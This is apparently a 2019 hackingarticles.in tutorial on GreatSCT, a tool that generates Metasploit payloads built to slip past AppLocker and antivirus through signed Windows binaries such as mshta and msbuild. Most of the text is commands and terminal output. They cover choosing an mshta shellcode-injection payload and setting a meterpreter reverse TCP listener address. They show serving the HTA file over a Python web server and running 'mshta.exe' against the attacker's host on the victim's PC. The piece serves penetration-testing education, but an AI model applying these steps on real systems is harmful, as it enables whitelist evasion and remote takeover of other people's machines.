GreatSct – An Application Whitelist Bypass Tool

hackingarticles.in/greatsct-an-application-whitelist-bypass-tool

Raj

January 26, 2019

While writing Applocker bypass series, we found a new tool which was specially designed for bypassing whitelisting application. So I decided to write this article where we are introducing another most interesting tool "Great SCT –A Metasploit payload generator" tool which is similar to Unicorn or msfvenom because it depends on the Metasploit framework to provide reverse connection of the victim's machine. So let's began with its tutorial and check its functionality.

Table of Content

GreatSCT

GreatSCT is current under support by @ConsciousHacker, the project is called Great SCT (Great Scott). Great SCT is an open source project to generate application whitelist bypasses. This tool is intended for BOTH red and blue team. It is a tool designed to generate Metasploit payloads that bypass common anti-virus solutions and application whitelisting solutions.

You can download it from here: //github.com/GreatSCT/GreatSCT

Installation & Usages

It must first be downloaded and installed in order to start using Great SCT. Run the following command to download Great SCT from github and also take care of its dependency tools while installing it.


This help to bypass Applocker policy by using the following tools:

- **Installutil.exe :** The Installer tool is a command- line tool that lets you install and uninstall server resources in specific assemblies by running the installer components.
- **Msbuild.exe :** The Microsoft Build Engine is a platform for building applications. This engine, which is also known as MSBuild.
- **Mshta.exe :** Mshta.exe runs the Microsoft HTML Application Host, the Windows OS utility responsible for running HTA(HTML Application) files. HTML files that we can run JavaScript or Visual with.

- **Regasm.exe** : The Assembly Registration tool reads the metadata within an assembly and adds the necessary entries to the registry, which allows COM clients to create .NET Framework classes transparently.
- **Regsvcs.exe :** RegSvcs stands for Microsoft .NET Remote Registry Services it is known for .NET Services Installation.
- **Regsvr32.exe :** Regsvr32 is a command line utility for register and unregister OLE controls in the Windows Registry, such as DLLs and ActiveX controls.


```
git clone https://github.com/GreatSCT/GreatSCT.git
cd GreatSCT
cd setup
./setup.sh
```

Once it's downloaded, type the following command to access the help commands:



```
root@kali:~# cd Desktop/
root@kali:~/Desktop# git clone https://github.com/GreatSCT/GreatSCT.git
Cloning into 'GreatSCT'...
remote: Enumerating objects: 727, done.
remote: Total 727 (delta 0), reused 0 (delta 0), pack-reused 727
Receiving objects: 100% (727/727), 10.64 MiB | 1.11 MiB/s, done.
Resolving deltas: 100% (384/384), done.
root@kali:~/Desktop# cd GreatSCT/
root@kali:~/Desktop/GreatSCT# ls
CHANGELOG  config  GreatSCT.py  lib  LICENSE  README.md  ROADMAP.md  setup  Tools
root@kali:~/Desktop/GreatSCT# cd setup/
root@kali:~/Desktop/GreatSCT/setup# ls
setup.sh
root@kali:~/Desktop/GreatSCT/setup# ./setup.sh
```


```
use Bypass
```



```
===============================================================================
                             GreatSCT | [Version]: 1.0
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

Main Menu

        1 tools loaded

Available Commands:

        exit                    Exit GreatSCT
        info                    Information on a specific tool
        list                    List available tools
        update                  Update GreatSCT
        use                     Use a specific tool

Main menu choice: use Bypass
```

Now to get the list of payloads type :

```
list
```




```
==============================================================================
                              Great Scott!
==============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
==============================================================================

GreatSCT-Bypass Menu

        26 payloads loaded

Available Commands:

        back                    Go to main GreatSCT menu
        checkvt                 Check virustotal against generated hashes
        clean                   Remove generated artifacts
        exit                    Exit GreatSCT
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

GreatSCT-Bypass command: list
```

Generate malicious hta file

Now from the list of payloads, you can choose anyone for your desired attack. But for this attack we will use :


```
use mshta/shellcode_inject/base64_migrate.py
```



```
================================================================================
                                  Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================


 [*] Available Payloads:

        1)      installutil/meterpreter/rev_http.py
        2)      installutil/meterpreter/rev_https.py
        3)      installutil/meterpreter/rev_tcp.py
        4)      installutil/powershell/script.py
        5)      installutil/shellcode_inject/base64.py
        6)      installutil/shellcode_inject/virtual.py

        7)      msbuild/meterpreter/rev_http.py
        8)      msbuild/meterpreter/rev_https.py
        9)      msbuild/meterpreter/rev_tcp.py
        10)     msbuild/powershell/script.py
        11)     msbuild/shellcode_inject/base64.py
        12)     msbuild/shellcode_inject/virtual.py

        13)     mshta/shellcode_inject/base64_migrate.py

        14)     regasm/meterpreter/rev_http.py
        15)     regasm/meterpreter/rev_https.py
        16)     regasm/meterpreter/rev_tcp.py
        17)     regasm/powershell/script.py
        18)     regasm/shellcode_inject/base64.py
        19)     regasm/shellcode_inject/virtual.py

        20)     regsvcs/meterpreter/rev_http.py
        21)     regsvcs/meterpreter/rev_https.py
        22)     regsvcs/meterpreter/rev_tcp.py
        23)     regsvcs/powershell/script.py
        24)     regsvcs/shellcode_inject/base64.py
        25)     regsvcs/shellcode_inject/virtual.py

        26)     regsvr32/shellcode_inject/base64_migrate.py


GreatSCT-Bypass command: use mshta/shellcode_inject/base64_migrate.py
```


Once the command is executed, type :

```
generate
```




```
===============================================================================
                                  Great Scott!
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

 Payload information:

        Name:           MSHTA Shellcode Injection with Process Migration
        Language:       mshta
        Rating:         Excellent
        Description:    MSHTA DotNetToJScript Shellcode Injection with
                        Process Migration

Payload: mshta/shellcode_inject/base64_migrate selected

Required Options:

Name                    Value           Description
----                    -----           -----------
ENCRYPTION              X               Encrypt the payload with RC4
PROCESS                 userinit.exe    Any process from System32/SysWOW64
SCRIPT_TYPE             JScript         JScript or VBScript

 Available Commands:

        back            Go back
        exit            Completely exit GreatSCT
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[mshta/shellcode_inject/base64_migrate>>] generate
```

After executing the generate command, it asks you which method you want to use. As we will use msfvenom **type 1** to choose the first option. Then click enter for meterpreter. Then supply lhost and lport, i.e. 192.168.1.107, 4321 respectively.




```
===============================================================================
                                  Great Scott!
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

 [?] Generate or supply custom shellcode?

     1 - MSFVenom (default)
     2 - custom shellcode string
     3 - file with shellcode (\x41\x42..)
     4 - binary file with shellcode

 [>] Please enter the number of your choice: 1

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload:
 [>] Enter value for 'LHOST', [tab] for local IP: 192.168.1.107
 [>] Enter value for 'LPORT': 4321
 [>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2):

 [*] Generating shellcode...
```

When generating the shellcode, it will ask you to give a name for a payload. By default, it will take 'payload' as name. As I didn't want to give any name, I simply pressed enter.



```
===============================================================================
                                 Great Scott!
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

Please enter the base name for output files (default is payload):
```


Now, it made two files. One resource file and other an hta file.



```
===============================================================================
                                 Great Scott!
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

 [*] Language: mshta
 [*] Payload Module: mshta/shellcode_inject/base64_migrate
 [*] HTA code written to: /usr/share/greatsct-output/source/payload.hta
 [*] Execute with: mshta.exe payload.hta
 [*] Metasploit RC file written to: /usr/share/greatsct-output/handlers/payload.rc

Please press enter to continue >:
```

Now, firstly, start the python's server in /usr/share/greatsct-output/source by typing:


```
python -m SimpleHTTPServer 80
```



```
root@kali:/usr/share/greatsct-output/source# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now execute the hta file in the command prompt of the victim's PC.

```
mshta.exe //192.168.1.107/payload.hta
```



